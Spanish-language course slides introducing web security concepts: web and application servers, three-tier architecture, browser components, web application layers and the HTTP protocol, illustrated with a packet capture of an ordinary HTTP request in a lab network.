



Módulo 2: Seguridad en servidores de Internet

2.1 Seguridad web

Objetivos de la seguridad web

- **Navegar** por la web de **forma segura**
 - Los usuarios deben poder visitar una variedad de sitios web sin incurrir en daños
 - Sin robos de información no autorizados
 - Un sitio no puede comprometer una sesión en otro sitio
- Soportar **aplicaciones web seguras**
 - Las aplicaciones web deben ofrecer la misma seguridad que la exigida a las aplicaciones de escritorio




Qué implica la seguridad web

- ✓ Seguridad del **servidor**
- ✓ Seguridad de las **aplicaciones web**
- ✓ Seguridad en el modelo de **navegador**
- ✓ Seguridad en el **protocolo http**
- ✓ Gestión de **autenticación** y **sesión**

Servidores web

¿Qué es un servidor web?

- Es un **programa informático** que:
 - **Almacena páginas web**
 - **Acepta y gestiona peticiones web** de clientes
 - **Genera una respuesta** que envía al cliente
- Para la transmisión de todos estos datos se usa el protocolo **HTTP**
- El código recibido en el cliente es **interpretado y renderizado** en el **navegador web** para poder mostrarlo por pantalla
- También podemos referirnos con este nombre a la máquina sobre la que corre este programa




Además contiene:

- Módulos, por ejemplo para los lenguajes de programación dinámica
- Aplicaciones web que se ejecutan sobre el servidor

Servidor web y servidor de aplicaciones


- A veces se usan estos dos términos de forma indistinta, pero son diferentes
- Un **servidor web** está diseñado para gestionar y servir **contenido web estático**, a pesar de que pueda soportar *plugins* (Perl, PHP, ASP) que le permitan generar contenido dinámico
- Un **servidor de aplicaciones** gestiona **contenido web dinámico**
- **Ejemplo** tienda online:
 - **Escenario 1:** Puede tener **únicamente un servidor web**, que recibe las peticiones, las envía a la base de datos y genera las respuestas que devuelve al cliente
 - **Escenario 2:** Desde el punto de vista de la **seguridad** es **preferible una arquitectura en tres capas**.
 - Servidor web
 - Servidor de aplicaciones
 - Servidor de base de datos



Entre estos servidores se pueden instalar firewall y dispositivos IDS

Servidor web y servidor de aplicaciones

■ Escenario 2



- El **servidor web** puede ser configurado como un **proxy inverso** del servidor de aplicaciones
- Si el cliente solicita **contenido estático** el **servidor web responde** directamente
- Si solicita **contenido dinámico**
 - Si ese contenido ha sido solicitado recientemente, lo tendrá guardado y responderá directamente
 - Si no, enviará la petición de forma transparente al **servidor de aplicaciones**, que hará las **consultas** necesarias al **servidor de bases de datos**

¿Qué es un navegador?

- Es un **software de cliente** que permite el **acceso a los contenidos web** almacenados en los servidores:
 - Realiza las **peticiones del contenido web buscado** en nombre del cliente
 - **Interpreta y renderiza** el código recibido en respuesta a estas peticiones para poder mostrarlo por pantalla



Arquitectura del navegador

Cada parte de la **pantalla del navegador**, excepto la ventana donde se ve la página solicitada

La interfaz de usuario

Ordena las acciones entre la interfaz de usuario y el motor de renderizado

Motor del navegador

Responsable de **mostrar el contenido solicitado**

Motor de renderizado

- Si el contenido es HTML: analiza las especificaciones HTML y CSS, y muestra el contenido en la pantalla

Redes

Para llamadas de red, como solicitudes HTTP

Intérprete de JavaScript


Analiza y ejecuta código JavaScript

UI backend

Expone una interfaz genérica que no es específica de la plataforma. Usa métodos de interfaz de usuario del SO

Guarda datos localmente, como las cookies

Persistencia de datos




Fuente: <http://www.html5rocks.com/en/tutorials/internals/howbrowserswork/>

Componentes del navegador

- **DOM** (*Document Object Model*)
 - Interfaz de programación para documentos HTML, XML y SVG
 - Proporciona una representación jerárquica del documento HTML como un grupo estructurado de nodos y objetos que poseen propiedades y métodos
 - Incluye BOM (*Browser Object Model*)
- **Scripting en el cliente**
 - Con DOM, proporciona HTML dinámico
 - Intercambio de datos con el servidor sin recargar la página
- **CSS** (*Cascading StyleSheets*)
- **Cookies**
- **Mashups**
 - Mezcla de contenedores <IFRAME> que muestran partes de sitios dentro del documento actual


¿Qué es una aplicación web?

- Es una aplicación **almacenada en un servidor web o en un servidor de aplicaciones** que puede ser **accedida** por los usuarios **desde un navegador**
- Cómo se accede a una aplicación web:



Arquitectura de una aplicación web

- **Capa de presentación (*front-end*)**
 - Contenido generado estática o dinámicamente que es después visualizado por el navegador
- **Capa lógica o de negocio (*middleware*)**
 - Lógica principal de procesamiento
 - Generación de datos, usando Java EE, ASP.NET, PHP...
- **Capa de datos (*back-end*)**
 - Conjuntos de datos
 - **Gestores de bases de datos** que gestionan y proporcionan acceso a los datos



Fuente: Microsoft Application Architecture Guide, 2nd Ed. Chapter 21: Designing Web Applications

Protocolo HTTP


Protocolo HTTP

- **Protocolo de transferencia de hipertexto** (*Hypertext Transfer Protocol*)
 - Es el protocolo de comunicación que permite las transferencias de información en la World Wide Web
- **Define la sintaxis y la semántica** que utilizan los elementos de **software de la arquitectura web** (clientes, servidores, proxies) para comunicarse
- Modelo **petición - respuesta**
 - El cliente (navegador) establece conexión con el **puerto 80 del servidor** y envía una solicitud de datos a un recurso
 - El servidor web procesa la solicitud y la responde
- Es un protocolo **sin estado**, es decir, no guarda ninguna información sobre conexiones anteriores
 - **Una vez se ha producido la solicitud y la respuesta, se cierra la conexión** (tanto cliente como servidor olvidan que ha existido esa conexión)
- El **intercambio de datos** se lleva a cabo en **texto en claro**

Protocolo HTTP

■ Comandos o métodos:

- **GET**: solicita datos de un recurso
- HEAD
- **POST**: envía datos a un recurso para ser procesados
- PUT
- DELETE



Ejemplo

El cliente establece una conexión con el servidor (SYN,SYN+ACK, ACK)

Time	Source	Destination	Protocol	Length	Info
1 0.000000000	192.168.1.1	192.168.1.2	TCP	74	42126->80 [SYN] Seq=0 Win=14600 Len=0 MSS=1460
2 0.002724000	CadmusCo_3d:5e:f7	Broadcast	ARP	60	Who has 192.168.1.1? Tell 192.168.1.2
3 0.002733000	CadmusCo_1f:0a:8d	CadmusCo_3d:5e:f7	ARP	42	192.168.1.1 is at 08:00:27:1f:0a:8d
4 0.002858000	192.168.1.2	192.168.1.1	TCP	74	80->42126 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0
5 0.002879000	192.168.1.1	192.168.1.2	TCP	66	42126->80 [ACK] Seq=1 Ack=1 Win=14608 Len=0 TS=
6 0.003022000	192.168.1.1	192.168.1.2	HTTP	435	GET /twiki/ HTTP/1.1
7 0.003096000	192.168.1.2	192.168.1.1	TCP	66	80->42126 [ACK] Seq=1 Ack=370 Win=6880 Len=0
8 0.015081000	192.168.1.2	192.168.1.1	HTTP	1145	HTTP/1.1 200 OK (text/html)
9 0.015986000	192.168.1.1	192.168.1.2	TCP	66	42126->80 [ACK] Seq=370 Ack=1080 Win=16768 Len=0
10 5.004924000	CadmusCo_1f:0a:8d	CadmusCo_3d:5e:f7	ARP	42	Who has 192.168.1.2? Tell 192.168.1.1
11 5.005173000	CadmusCo_3d:5e:f7	CadmusCo_1f:0a:8d	ARP	60	192.168.1.2 is at 08:00:27:3d:5e:f7
12 15.020212000	192.168.1.2	192.168.1.1	TCP	66	80->42126 [FIN, ACK] Seq=1080 Ack=370 Win=6880
13 15.056944000	192.168.1.1	192.168.1.2	TCP	66	42126->80 [ACK] Seq=370 Ack=1081 Win=16768 Len=0
14 20.017915000	192.168.1.1	192.168.1.2	TCP	66	42126->80 [FIN, ACK] Seq=370 Ack=1081 Win=16768
15 20.018138000	192.168.1.2	192.168.1.1	TCP	66	80->42126 [ACK] Seq=1081 Ack=371 Win=6880 Len=0
16 314.785464000	192.168.1.2	192.168.1.255	BROWSER	286	Local Master Announcement METASPLOITABLE, Wo
17 314.785469000	192.168.1.2	192.168.1.255	BROWSER	257	Domain/Workgroup Announcement WORKGROUP, NT V

El cliente envía una petición HTTP al servidor

El servidor Web procesa la solicitud y responde

Si la conexión es persistente, el cliente puede seguir enviando peticiones

El cliente cierra la conexión TCP (FIN,ACK)

